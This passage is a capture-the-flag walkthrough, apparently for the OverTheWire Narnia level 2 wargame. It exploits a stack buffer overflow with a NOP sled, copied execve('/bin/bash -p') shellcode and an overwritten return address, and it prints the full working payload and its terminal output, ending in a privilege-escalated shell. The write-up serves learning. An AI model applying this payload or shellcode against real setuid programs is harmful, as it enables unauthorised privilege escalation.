0xffffd2d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2f8:     0x41414141      0x42424242
(gdb) 
```

You can observe that I tried the following code:

(gdb) run $(python3 -c 'print(132*"A"+"BBBBB")')

→ What I'm trying to do here is somehow figure out the exact location at whic
h the "B"s
  hexadecimal value i.e. 0x42424242 breaks from "A"s hex value i.e. 0x41414
141.

If you look at the output after- (c)
[when prompted- c stands for continue if someone is wondering by the way]

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

The value returned is exactly all Bs- that is 0x42424242, which is what I was aiming for.


Now think about it like this, if the return code is pointing towards a shell we can execute the shell with privilege levels of Narnia3- and escalate our privileges to a superior level, which is what the whole series is about. Let’s find some hex shell code for the same, I’m going to use the one I used previously for Narnia Level-1:

Link to the page:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

Shell-hex code:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```



shell-storm.org/shellcode/files/shellcode-606.html

```
/*

Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```

The size is 33 bytes as we can see [highlighted in the image above]

Now allow me to introduce a new concept of: `\x90` it is the hexadecimal byte 0x90, which represents the **NOP (No Operation)** instruction in **x86 assembly**.

What it does?

- On x86 CPUs, `0x90` = **NOP**

- It literally does nothing for one CPU cycle and then moves to the next instruction.


Why it's important (especially in exploit development)

- Used to create **NOP sleds** in buffer overflow exploits.
- A NOP sled increases the chance that the CPU “slides” into the shellcode.

We know the following:

```
Characters accepted [exactly]  :  132 Characters
Shell code size                :  33  Bytes
                          --------------------
No Operation characters [to be] :  99  Bytes
```

Now let’s get back to building our final working payload, python3 doesn’t seem to work and that’s what a couple of other walkthroughs mention as well, so we will try to build one with an `echo` command instead.
I need 99 \x90 [No operation characters]:



```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90
```

followed by our previously used shell code command:


```
x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x6
1\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Now the only left piece to complete our puzzle is the exact return address/location, it is not working at the address location I thought it would previously, allow me to find that out and our final working payload will be built, I'll then proceed to break it down and also explain how it works exactly and why it behaves the way we wanted to and the way it does.

Okay so quite a rigorous trial and error and countless address shoots in the dark I finally figured out the address to be that works perfect and that being:

```
0xffffd560

OR

\x60\xd5\xff\xff [little endian format- read about it if you are still not aware]
```


Just so that I can put forth a clear reality of how tedious it often gets, do not misunderstand the cruel harsh reality of hex and binaries- its not very appealing when it gets from bad to ugly, it's still fun though XD:



```
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x35\xd2\xff\xff"`
Illegal instruction (core dumped)
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x70\xd2\xff\xff"`
Illegal instruction (core dumped)
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x35\xd5\xff\xff"`
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x45\xd5\xff\xff"`
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x50\xd5\xff\xff"`
Segmentation fault (core dumped)
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69
```

Final Working Payload:

```
./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f
\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x6
0\xd5\xff\xff"`
```



```
narnia2@narnia:/narnia$ ./narnia2 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x
6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x60\xd5\xff\xff
"`
bash-5.2$ whoami
narnia3
bash-5.2$ cat /etc/narnia_pass/narnia3
[redacted]



bash-5.2$
```

This payload overflows the buffer with a NOP sled, places custom execve() shellcode after it, and overwrites the saved return address with a pointer back into the NOP region. When the function returns, execution slides through the NOP sled into the shellcode, spawning a shell.

Allow me to technically explain how it works and why:

> How This Payload Works:
>
> ./narnia2 `echo -e "<NOPs><shellcode><return-address>"`
>
> Our payload contains three parts, each with a clear purpose:
>
> 1. NOP sled (the long sequence of \x90 bytes [exactly 99 instances])

```
        - \x90 = NOP (no-operation instruction).
        - A NOP does nothing and simply moves execution to the next byte.
        - By placing a long block of NOPs at the start of our input, we create a la
rge
          landing zone for the CPU.
        - Even if the exact return address isn’t perfect, as long as EIP lands anyw
here
          inside this zone, execution will slide safely into your actual shellcode.

    ~ Why this is needed:
      Exact stack addresses change between runs. A NOP sled absorbs small a
ddress
      misalignments.
  -------------------------------------------------------------------------------
--------

   2. Shellcode (our custom Linux x86 execve("/bin/bash -p") code)

      Starting right after the NOP sled:

      "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x
62\x61\x73\x68
      \x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"

      This is hand-crafted 32-bit Linux shellcode that:

      - pushes the string /bin/bash and the argument -p
      - sets up registers for the execve() system call
      - calls int 0x80 → invoking the syscall giving us a bash shell with preserve
d
        privileges

      This is exactly what we want when exploiting a SUID binary challenge.
  -------------------------------------------------------------------------------
--------
```

```
    3. Return Address — jumping back into the buffer

       At the end:
       "\x60\xd5\xff\xff"

        This is a little-endian 32-bit address. It overwrites the saved return pointe
r on
        the stack. This address points somewhere inside the NOP sled we injecte
d.
        So when the function returns:
            - EIP loads the overwritten return address,
            - execution jumps into our NOP sled,
            - slides cleanly into the shellcode,
            - shellcode executes → giving a shell.

        This is the core of the buffer overflow technique.
--------------------------------------------------------------------------------
---------

Putting It All Together:

    1. Program copies our input into a fixed-size buffer using an unsafe function
       (like strcpy).
    2. We supply far more bytes than the buffer can hold.
    3. Our extra bytes overwrite:
         - local variables
         - saved EBP
         - saved EIP (critical)
    4. When the function returns, the CPU loads our injected return address.
    5. That address points into our payload (the NOP sled).
    6. Execution flows:
         RET → NOP sled → shellcode → execve("/bin/bash -p")

    Result: interactive shell as the narnia3 user.
--------------------------------------------------------------------------------
---------
```

```
**NOTE** [Bonus]

EIP = Instruction Pointer
(also called RIP on 64-bit systems)
    It is a CPU register that stores the memory address of the next instruction t
o execute.

    In exploitation:
        - We overwrite the saved return address on the stack.
        - When the function returns, EIP loads our required/desired address inste
ad.


EBP = Base Pointer
(also called RBP on 64-bit)
    - It points to the base of the current stack frame.
    - It stays fixed during a function.
    - It helps the program access local variables and function arguments reliabl
y.

    In exploitation:
        - When the buffer overflows, it overwrites:
            - local vars
            - saved EBP
            - saved EIP ← our goal in this instance [generally otherwise as well]

We don’t care much about EBP in simple exploits, but it helps you:
    - find offsets in GDB,
    - understand the layout,
    - compute how many bytes until you hit EIP.

--------------------------------------------------------------------------------
---------
```

```
EBP = the baser of the stack frame.
EIP = the execution pointer [point to the next instruction].
```

References:

1. Shell-Storm.org:

   https://shell-storm.org/shellcode/index.html

2. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=3Jz-3eVsi_A

3. YouTube [Junhua's Cyber Lab]:

   https://www.youtube.com/watch?v=QhkHqz9gjTQ&t=1s
